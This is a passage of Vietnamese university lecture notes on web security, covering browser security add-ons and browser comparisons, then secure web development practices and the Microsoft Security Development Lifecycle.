
Cài đặt các trình cấm an ninh cũng là một biện pháp hỗ trợ hữu ích nhằm tăng cường an ninh cho trình duyệt. HTTPS Everywhere, Web of Trust và LongURL.org là ba trong số các trình cấm an ninh có thể xem xét sử dụng. HTTPS Everywhere cho phép luôn mở trang web ở chế độ HTTPS (an toàn) nếu website có hỗ trợ. Trong khi đó, Web of Trust là công cụ đánh giá độ an toàn của 1 trang web, với biểu tượng màu xanh là an toàn, biểu tượng màu vàng là cần cẩn thận và biểu tượng màu đỏ là không nên mở, như minh họa trên Hình 3.14 về 1 trang web thuộc loại không nên mở. LongURL.org là trình cấm cho phép hiển thị URL đầy đủ ẩn sau các liên kết, giúp người dùng dễ dàng hơn trong việc quyết định có mở hay không. Trình cấm này rất hữu ích khi người dùng thăm các trang web lạ, hoặc các trang có các lời mời nhấp chuột vào liên kết.




Hình 3.14. Màn hình đánh giá trang web của Web of Trust

3.3.4. Đánh giá độ bảo mật một số trình duyệt thông dụng

Đánh giá độ bảo mật các trình duyệt là việc làm cần thiết nhằm định hướng cho người dùng lựa chọn sử dụng các trình duyệt có tính năng và độ an toàn phù hợp. Một số trình duyệt chú trọng cung cấp nhiều tính năng cho người dùng, nhưng lại coi nhẹ vấn đề an toàn và ngược lại. Các tiêu chí đánh giá bao gồm: tần suất cập nhật, số lượng lỗ hổng bị khai thác, tính năng sandbox và khả năng chặn mã độc sử dụng kỹ thuật xã hội. Các so sánh đánh giá được thực hiện trên các trình duyệt phổ biến nhất, bao gồm Google Chrome, Microsoft Internet Explorer, Mozilla Firefox, Apple Safari và Opera. Cần lưu ý rằng, các số liệu về kết quả đánh giá trong mục này chỉ đúng trong thời điểm đánh giá và chỉ có giá trị tham khảo.



Hình 3.15. So sánh các trình duyệt: số ngày giữa các bản vá an ninh



Hình 3.16. So sánh các trình duyệt: Số lượng lỗ hổng bị khai thác

Hình 3.15 cung cấp thông tin so sánh về tần suất cung cấp các bản vá an ninh. Theo đó, Google Chrome có tần suất cập nhật nhanh nhất với 15 ngày, tiếp theo là Firefox (28 ngày) và Internet Explorer (30 ngày). Apple Safari có tần suất cập nhật chậm nhất là 54 ngày. Hình 3.16 cho biết số lượng các lỗ hổng bị khai thác và lỗ hổng chưa biết (zero day) bị khai thác. Theo đó, Mozilla Firefox có tổng số lỗ hổng bị khai thác lớn nhất, nhưng Internet Explorer là trình duyệt có số lượng lỗ hổng chưa biết bị khai thác lớn nhất.


Sandbox Result	Chrome	Internet Explorer	Firefox
Read Files	✓	✗	✗
Write Files	✓	●	●
Read Registry Keys	✓	●	●
Write Registry Keys	✓	✓	●
Network Access	✓	✗	✗
Resource Monitoring	✓	●	●
Thread Access	✓	●	●
Process Access	✓	●	●
Process Creation	✓	✗	✗
Clipboard Access	✓	✓	✗
System Parameters	●	●	✗
Broadcast Messages	✓	✗	✗
Desktop & Windows Station Access	✓	✗	✗
Windows Hooks	✗*	✗	✗
Named Pipes Access	✓	●	✗

✓ Action was blocked
 ● Action was partially blocked
 ✗ Action was allowed

*Isolated Desktop and Window Station

Hình 3.17. So sánh các trình duyệt: Tính năng sandbox

Hình 3.17 cung cấp thông tin so sánh tính năng sandbox giữa 3 trình duyệt Google Chrome, Internet Explorer và Mozilla Firefox. Có thể thấy Google Chrome có tính năng sandbox tốt nhất và Firefox có tính năng sandbox kém nhất. Hình 3.18 so sánh khả năng chặn mã độc sử dụng kỹ thuật xã hội giữa 5 trình duyệt. Theo đó, Internet Explorer có khả năng chặn các mã độc dạng này tốt nhất và Opera kém nhất.



Hình 3.18. So sánh các trình duyệt: Khả năng chặn mã độc sử dụng kỹ thuật xã hội

Hình 3.19 cung cấp bảng so sánh tổng thể độ bảo mật các trình duyệt. Theo đó, Google Chrome xếp cao nhất về độ an toàn (Security), còn Mozilla Firefox xếp cao nhất về tính riêng tư (Privacy). Google Chrome có điểm đánh giá tổng thể về bảo mật cao nhất (16/17) và Opera có điểm đánh giá tổng thể về bảo mật thấp nhất (8/17).

Browser	Security	Privacy	*Browserscope
 Chrome	Very good	Serious doubts	16/17
 Firefox	Good	Very good	12/17
 IE 10+	Okay	Maybe okay	11/17
 Opera	Good	Probably okay	8/17
 Safari (Mac only)	Good	Maybe okay	13/17

Hình 3.19. Đánh giá tổng thể độ bảo mật các trình duyệt

3.4. Kết chương

Chương này mô tả các biện pháp bảo mật máy chủ web, bao gồm bảo mật máy chủ web bằng cấu hình chuẩn và phương pháp đảm bảo an toàn cho phần mềm máy chủ web. Phần tiếp theo của chương trình bày về vấn đề bảo mật ứng dụng web, bao gồm bảo mật bằng xác thực và trao quyền người dùng, bảo mật phiên làm việc, bảo mật cơ sở dữ liệu web và bảo mật hệ thống file. Phần cuối của chương trình bày về các vấn đề bảo mật và các biện pháp đảm bảo an toàn cho trình duyệt web.

3.5. Câu hỏi ôn tập

- 1) Nêu các lỗ hổng trong cấu hình máy chủ web
- 2) Nêu các biện pháp bảo mật máy chủ web bằng cấu hình.
- 3) Nêu các lỗ hổng trong phần mềm máy chủ web.
- 4) Nêu các biện pháp đảm bảo an toàn phần mềm máy chủ web.
- 5) Nêu các cơ chế xác thực hỗ trợ bởi giao thức HTTP.
- 6) Nêu các cơ chế đảm bảo an toàn xác thực ứng dụng web.
- 7) Phiên làm việc web là gì? Nêu các điểm yếu trong quản lý phiên làm việc.
- 8) Nêu các biện pháp bảo mật phiên làm việc.
- 9) Nêu các biện pháp bảo mật hệ thống file của website.
- 10) Mô tả kiến trúc trình duyệt web
- 11) Nêu các vấn đề bảo mật trình duyệt web.
- 12) Nêu các biện pháp đảm bảo an toàn trình duyệt web.

CHƯƠNG 4. BẢO MẬT TRONG PHÁT TRIỂN VÀ TRIỂN KHAI ỨNG DỤNG WEB


Chương 4 đề cập một số hướng tiếp cận trong phát triển và triển khai ứng dụng web an toàn trong phần đầu. Phần cuối của chương trình bày một số mô hình và phương pháp phát triển phần mềm an toàn.

4.1. Các hướng tiếp cận trong phát triển và triển khai ứng dụng web an toàn

4.1.1. Giới thiệu

Như đã đề cập trong CHƯƠNG 1, ứng dụng web là một trong các ứng dụng phổ biến nhất và cũng là ứng dụng có số lượng lỗ hổng và tấn công khai thác lớn nhất trên mạng Internet. Do vậy, để đảm bảo an toàn, các biện pháp bảo mật cần được thực hiện trong suốt vòng đời ứng dụng web, trong giai đoạn phát triển và triển khai, cũng như trong quá trình hoạt động của ứng dụng. Trong giai đoạn phát triển và triển khai, các biện pháp bảo mật cần được triển khai từ khâu phân tích, thiết kế, lập trình, kiểm thử, triển khai và bảo trì. Trong quá trình hoạt động, các hướng dẫn và biện pháp bảo mật cần được áp dụng trong các khâu giám sát, vá lỗi và nâng cấp...

Hình 4.1 biểu diễn quan hệ giữa mức chi phí khắc phục lỗi theo thời điểm lỗi được phát hiện và khắc phục. Theo đó, các lỗi được phát hiện sớm và khắc phục ở các khâu Xác định yêu cầu/Thiết kế (Requirements/Design) đòi hỏi chi phí nhỏ hơn rất nhiều so với các lỗi được phát hiện muộn và khắc phục ở các khâu Kiểm thử Beta (Beta Testing), hoặc Phát hành (Release). Ngoài chi phí lớn, việc khắc phục, sửa chữa lỗi ở các khâu cuối của quá trình phát triển phần mềm thường có độ phức tạp rất cao và đôi khi việc sửa lỗi triệt để và toàn diện không thể thực hiện được.



Hình 4.1. Chi phí khắc phục theo thời điểm phát hiện lỗi


Có 2 hướng tiếp cận bảo mật ứng dụng web chính: (1) hướng “thâm nhập và vá” (penetrate and patch) và (2) hướng tiếp cận toàn diện. Theo hướng “thâm nhập và vá”, ứng dụng web được phát triển theo quy trình phát triển phần mềm thông thường, sau đó tiến hành kiểm thử bảo mật kiểu “thâm nhập” (penetration testing) và thực hiện chỉnh sửa

phần mềm nếu phát hiện lỗi. Hướng tiếp cận này tương tự hướng tiếp cận hộp đen và có thể thực hiện nhanh chóng trong thời gian ngắn. Tuy nhiên, việc kiểm thử bảo mật kiểu "thâm nhập" khó có thể phát hiện tất cả các lỗi bảo mật. Ngoài ra, việc khắc phục lỗi phần mềm ở giai đoạn cuối của quy trình phát triển phần mềm thường phức tạp và tốn kém. Ngược lại với hướng "thâm nhập và vá", với hướng tiếp cận toàn diện, các yêu cầu và thực tế bảo mật được đưa vào ngay từ khâu đầu tiên (Pha phân tích yêu cầu) đến khâu cuối cùng (Pha phát hành) của quy trình phát triển phần mềm. Ưu điểm của hướng tiếp cận này là do các rủi ro, nguy cơ tiềm tàng được nhận dạng và đánh giá kỹ, nên các biện pháp kiểm soát được áp dụng đầy đủ giúp hạn chế đến tối thiểu các lỗi bảo mật. Tuy nhiên, hạn chế của nó là thời gian thực hiện dài và chi phí lớn. Mục tiếp theo trình bày nội dung chi tiết của hướng tiếp cận này.

4.1.2. Hướng tiếp cận toàn diện vấn đề an toàn ứng dụng web

4.1.2.1. Các vấn đề bảo mật trong mô hình hệ thống ứng dụng web

Hình 4.2 mô tả các biện pháp bảo mật áp dụng cho từng thành phần trong mô hình hệ thống ứng dụng web. Theo đó, từng biện pháp, hoặc nhóm biện pháp bảo mật cần được xác định và áp dụng phù hợp với từng thành phần của hệ thống ứng dụng web. Cụ thể:




Hình 4.2. Mô hình ứng dụng web và các biện pháp bảo mật kèm theo

- Với trình duyệt (Browser): cần xác thực người dùng (Authenticating users);
- Với dữ liệu truyền nhận giữa trình duyệt và máy chủ web:
 - + Bảo vệ dữ liệu nhạy cảm (Protecting sensitive data)
 - + Ngăn chặn việc xử lý tham số (Preventing parameter manipulation)
 - + Ngăn chặn tấn công chiếm phiên làm việc và tái sử dụng cookie (Preventing session hijacking and cookie replay attacks)
- Với máy chủ web (Web server):
 - + Thực hiện cấu hình an toàn (Providing secure configuration)

- + Kiểm tra dữ liệu đầu vào (Validating input)
- + Cấp quyền người dùng (Authorising users)
- + Xử lý các ngoại lệ (Handling exceptions)
- Với máy chủ ứng dụng (Application server):
 - + Xác thực và cấp quyền cho người dùng luồng đến (Authenticating and authorising upstream identities)
 - + Kiểm toán và ghi log các hoạt động và các giao dịch (Auditing and logging activity and transactions)
- Với dữ liệu truyền nhận giữa máy chủ ứng dụng và máy chủ cơ sở dữ liệu:
 - + Bảo vệ dữ liệu nhạy cảm (Protecting sensitive data)
- Với máy chủ cơ sở dữ liệu (Database server):
 - + Mã hóa hoặc băm dữ liệu nhạy cảm (Encrypting or hashing sensitive data)

4.1.2.2. Các vấn đề bảo mật khi triển khai

Do ứng dụng web thường được triển khai trên hệ thống máy chủ web, máy chủ ứng dụng, máy chủ cơ sở dữ liệu và hạ tầng mạng kèm theo nên cần xác định các nhóm biện pháp bảo mật phù hợp áp dụng cho từng thành phần trong mô hình triển khai. Theo mô hình bảo mật triển khai biểu diễn trên Hình 4.3, các nhóm vấn đề và biện pháp bảo mật bao gồm:



Hình 4.3. Các nhóm biện pháp bảo mật khi triển khai

- Các vấn đề và biện pháp bảo mật ứng dụng (Application security)
- Các vấn đề và biện pháp bảo mật máy chủ (Host security)
- Các vấn đề và biện pháp bảo mật theo topology triển khai (Deployment topologies), trong đó có các biện pháp áp dụng cho thành phần ứng dụng cục bộ (Local application tier) và các biện pháp áp dụng cho thành phần ứng dụng ở xa (Remote application tier).
- Các vấn đề và biện pháp bảo mật hạ tầng mạng (Network infrastructure security)

- Các chính sách và thủ tục an toàn (Security policies and procedures) – nhóm này cần được triển khai áp dụng cho tất cả các nhóm còn lại.

4.1.2.3. Các định hướng thiết kế ứng dụng web an toàn

Các định hướng thiết kế ứng dụng web an toàn bao gồm các vấn đề bảo mật cần xem xét thực hiện trong quá trình thiết kế ứng dụng web. Các vấn đề này, như biểu diễn trên Hình 4.2 bao gồm: vấn đề kiểm tra đầu vào, vấn đề xác thực, cấp quyền, quản lý cấu hình, các dữ liệu nhạy cảm, quản lý phiên, mã hóa, xử lý các tham số, quản lý các ngoại lệ và kiểm toán & ghi log. Phần tiếp theo trình bày chi tiết hơn các vấn đề trên.

- Vấn đề kiểm tra đầu vào
 - + Không tin tưởng đầu vào từ người dùng
 - + Xem xét thực hiện kiểm tra dữ liệu tập trung trên máy chủ
 - + Không chỉ dựa vào việc kiểm tra ở bên máy khách
 - + Tối thiểu cần kiểm tra kiểu, kích thước, định dạng và phạm vi dữ liệu đầu vào.
- Vấn đề xác thực
 - + Nên chia website thành các khu vực theo quyền truy cập (khu vực cho khách hàng, thành viên và quản trị,...)
 - + Sử dụng mật khẩu mạnh
 - + Không lưu mật khẩu ở dạng rõ
 - + Sử dụng giao thức bảo mật SSL/TLS
- Cấp/Trao quyền
 - + Cấp quyền tối thiểu cho tài khoản người dùng
 - + Xem xét cấp quyền ở mức chi tiết
 - + Thực hiện tách các đặc quyền
 - + Hạn chế người dùng truy cập trực tiếp đến tài nguyên hệ thống cấp.
- Quản lý cấu hình
 - + Sử dụng các tài khoản với quyền tối thiểu chạy các dịch vụ và tiến trình
 - + Không lưu thông tin tài khoản ở dạng rõ
 - + Sử dụng các biện pháp xác thực và cấp quyền “mạnh” ở phần quản trị
 - + Sử dụng kênh truyền thông bảo mật cho phần quản trị
 - + Tránh lưu các thông tin nhạy cảm trong không gian web.
- Các dữ liệu nhạy cảm
 - + Tránh lưu trữ các khóa
 - + Mã hóa các dữ liệu nhạy cảm cần truyền
 - + Sử dụng kênh truyền thông bảo mật
 - + Sử dụng các biện pháp kiểm soát truy cập mạnh với các dữ liệu nhạy cảm
 - + Không lưu các dữ liệu nhạy cảm trong các cookie cố định
 - + Tránh gửi dữ liệu nhạy cảm sử dụng phương thức HTTP GET.

- Quản lý phiên
 - + Đặt thời gian làm việc cho phiên
 - + Sử dụng kênh truyền thông bảo mật
 - + Mã hóa nội dung của các cookie dùng cho xác thực
 - + Bảo vệ trạng thái phiên chống truy cập trái phép.
- Mã hóa
 - + Không nên sử dụng các mô đun mã hóa tự phát triển. Nên sử dụng các mô đun có sẵn trên các nền tảng đã được kiểm thử kỹ
 - + Sử dụng thuật toán mã hóa và khóa phù hợp
 - + Nên thay đổi khóa định kỳ
 - + Lưu khóa ở các vị trí an toàn.
- Xử lý các tham số
 - + Mã hóa các cookie nhạy cảm
 - + Không tin tưởng các trường mà người dùng có thể xử lý
 - + Kiểm tra tất cả các dữ liệu từ người dùng.
- Quản lý các ngoại lệ
 - + Sử dụng kỹ thuật xử lý ngoại lệ có cấu trúc
 - + Không tiết lộ các chi tiết nhạy cảm về ứng dụng
 - + Không ghi log các dữ liệu nhạy cảm như mật khẩu
 - + Xem xét sử dụng khung quản lý ngoại lệ tập trung.
- Kiểm toán và ghi logs
 - + Nhận dạng các hành vi đáng ngờ
 - + Cần xác định mẫu lưu lượng bình thường
 - + Kiểm toán và ghi log ở tất cả các lớp của ứng dụng
 - + Cần giới hạn truy cập đến file log
 - + Sao lưu và phân tích thường xuyên các file log.

4.1.2.4. Một số vấn đề đánh giá bảo mật ứng dụng web

Việc đánh giá bảo mật ứng dụng web bao gồm việc đánh giá thiết kế và kiến trúc, đánh giá mã cài đặt và đánh giá việc triển khai. Việc đánh giá bảo mật thiết kế và kiến trúc của ứng dụng web được thực hiện theo các nội dung của định hướng thiết kế ứng dụng web an toàn trình bày ở Mục 4.1.2.3 và việc đánh giá bảo mật khi triển khai được thực hiện theo các định hướng triển khai ứng dụng web an toàn trình bày ở Mục 4.1.2.2. Việc đánh giá bảo mật mã cài đặt ứng dụng web gồm các vấn đề sau:

- Tìm kiếm các chuỗi chứa dữ liệu nhạy cảm được nhúng trong mã nguồn
- Tìm kiếm lỗ hổng XSS
- Tìm kiếm lỗ hổng chèn mã SQL
- Tìm kiếm lỗ hổng tràn bộ đệm

- Xem xét mã truy cập dữ liệu.

Các vấn đề trên đã được đề cập trong Chương 2 và 3 của bài giảng này.

4.1.2.5. 10 lời khuyên cho thiết kế, phát triển và triển khai ứng dụng web an toàn

Đây là 10 lời khuyên của hãng Microsoft cho thiết kế, phát triển và triển khai ứng dụng web an toàn trên các nền tảng của Microsoft. Các lời khuyên bao gồm:

1. Không bao giờ tin tưởng các đầu vào trực tiếp từ người dùng
2. Các dịch vụ không nên được cấp quyền hệ thống hoặc quản trị
3. Thực hiện các thực tế tốt nhất về máy chủ SQL
4. Cần có biện pháp bảo vệ các tài nguyên
5. Có các tính năng kiểm toán, ghi log và báo cáo
6. Phân tích mã nguồn
7. Triển khai các thành phần theo nguyên tắc “Phòng vệ nhiều lớp”
8. Tắt các thông báo lỗi chi tiết đến người dùng
9. Nắm được 10 quy tắc quản trị bảo mật
10. Có kế hoạch phản ứng với sự cố mất an toàn thông tin.

Hầu hết nội dung của các lời khuyên trên đã được đề cập trong các Chương 1, 2 và 3 của bài giảng này. Sau đây là nội dung của lời khuyên số 9 - Nắm được 10 quy tắc quản trị bảo mật:


1. Không ai biết được điều xấu xảy ra cho đến khi nó xảy ra
2. Các biện pháp bảo mật chỉ hiệu quả nếu dễ sử dụng, áp dụng
3. Nếu bạn không luôn cập nhật các bản vá, mạng của bạn sẽ không thuộc về bạn lâu dài
4. Việc cập nhật các bản vá an ninh cho một máy tính sẽ không hiệu quả nếu nó không được quản trị an toàn từ đầu (như sử dụng mật khẩu quản trị yếu, cho phép tài khoản guest,...)
5. Luôn cảnh giác là cái giá của an ninh (luôn cần giám sát,...)
6. Có ai đó bên ngoài cố gắng đoán mật khẩu của bạn
7. Mạng an toàn nhất là mạng được quản trị tốt
8. Mạng khó quản trị khi càng phức tạp
9. An ninh không phải là tránh rủi ro mà nó là quản lý rủi ro
10. Công nghệ, kỹ thuật không phải là thuốc chữa bách bệnh.

4.2. Các mô hình và phương pháp phát triển phần mềm an toàn

4.2.1. Microsoft SDL

Microsoft SDL (Security Development Lifecycle) là một quy trình phát triển phần mềm giúp cho các nhà phát triển xây dựng các phần mềm an toàn hơn và giải quyết được các yêu cầu tuân thủ an ninh, đồng thời giảm được chi phí phát triển. Hình 4.4 biểu diễn các pha của Microsoft SDL, gồm: Training (Huấn luyện), Requirements (Xác định yêu

cầu), Design (Thiết kế), Implementation (Cài đặt), Verification (Kiểm tra), Release (Phát hành) và Response (Phản ứng). Tiếp theo là mô tả chi tiết hơn về các pha trong Microsoft SDL.



Hình 4.4. Các pha của Microsoft Security Development Lifecycle

Pha Huấn luyện là bước chuẩn bị cần thiết để có thể thực hiện hiệu quả quy trình SDL. Nội dung chính của pha huấn luyện là khóa đào tạo cơ bản về an toàn (Core security training) với các kiến thức nền tảng về phát triển phần mềm an toàn, bao gồm thiết kế an toàn, mô hình mối đe dọa, lập trình an toàn, kiểm thử bảo mật và các vấn đề thực tế về đảm bảo tính riêng tư cho người dùng.

Pha Xác định yêu cầu gồm 3 định hướng: (1) thiết lập các yêu cầu bảo mật và riêng tư, (2) tạo ngưỡng chất lượng, hay ngưỡng lỗi và (3) thực hiện đánh giá rủi ro về bảo mật và riêng tư. Định hướng (1) có nhiệm vụ xác định và tích hợp các yêu cầu bảo mật và riêng tư sớm sẽ giúp bạn dễ dàng xác định các mốc quan trọng và sản phẩm, đồng thời giảm thiểu sự gián đoạn các kế hoạch và lịch trình. Định hướng (2) có nhiệm vụ xác định các mức chất lượng cho bảo mật và riêng tư ngay từ khi bắt đầu để giúp cho nhóm phát triển nắm được các rủi ro có liên quan đến các vấn đề bảo mật, nhận dạng và khắc phục các lỗi bảo mật trong quá trình phát triển phần mềm, và áp dụng các chuẩn trong suốt quá trình thực hiện dự án. Định hướng (3) còn lại có nhiệm vụ kiểm tra thiết kế phần mềm dựa trên các chi phí và các yêu cầu theo quy định giúp cho nhóm phát triển nhận dạng được thành phần nào của dự án cần xem xét mô hình mối đe dọa và thiết kế an toàn trước khi phát hành và xác định mức độ ảnh hưởng đến tính riêng tư của tính năng, sản phẩm, hoặc dịch vụ.

Pha Thiết kế cũng gồm 3 định hướng: (1) thiết lập các yêu cầu thiết kế, (2) phân tích, hoặc giảm giao diện tấn công và (3) sử dụng mô hình mối đe dọa. Định hướng (1) có nhiệm vụ xem xét các lo ngại bảo mật và riêng tư để giúp sớm giảm thiểu nguy cơ bị gián đoạn lịch trình và giảm chi phí cho dự án. Mục đích của định hướng (2) là giảm cơ hội cho tin tặc khai thác điểm yếu hoặc lỗ hổng để thực hiện tấn công. Điều này đòi hỏi phải phân tích kỹ lưỡng bề mặt tấn công tổng thể và bao gồm việc vô hiệu hóa hoặc hạn chế quyền truy cập vào các dịch vụ hệ thống, áp dụng nguyên tắc đặc quyền tối thiểu và sử dụng các biện pháp phòng thủ theo lớp nếu có thể. Định hướng (3) áp dụng cách tiếp cận có cấu trúc đối với các kịch bản mối đe dọa trong quá trình thiết kế giúp nhóm phát triển nhận dạng các lỗ hổng bảo mật hiệu quả hơn và ít tốn kém hơn, xác định rủi ro từ những mối đe dọa này, và xác định các biện pháp giảm nhẹ thích hợp.

Pha Cài đặt cũng gồm 3 định hướng cần thực hiện: (1) sử dụng các công cụ được phê duyệt, hay chấp thuận, (2) hạn chế sử dụng các hàm không an toàn và (3) thực hiện phân tích tĩnh mã. Theo định hướng (1), việc công bố danh sách các công cụ được chấp thuận sử dụng và các phép kiểm tra đi kèm (chẳng hạn như các tùy chọn của bộ biên dịch/liên kết và các cảnh báo) giúp tự động hóa và thực thi các thực hành an toàn dễ dàng hơn với chi phí thấp. Việc cập nhật danh sách này đều đặn sẽ đảm bảo các phiên bản mới nhất của công cụ được sử dụng và cho phép bao gồm các tính năng phân tích an ninh và biện pháp bảo vệ mới. Định hướng (2) yêu cầu phân tích tất cả các hàm và các API sử dụng trong dự án và cấm các hàm và API được xác định là không an toàn. Điều này giúp giảm các lỗi bảo mật tiềm tàng với chi phí sản xuất thấp. Các hành động cụ thể bao gồm sử dụng các file tiêu đề (header file), các bộ biên dịch mới hơn, hoặc các công cụ quét mã để tìm các hàm trong danh sách cấm 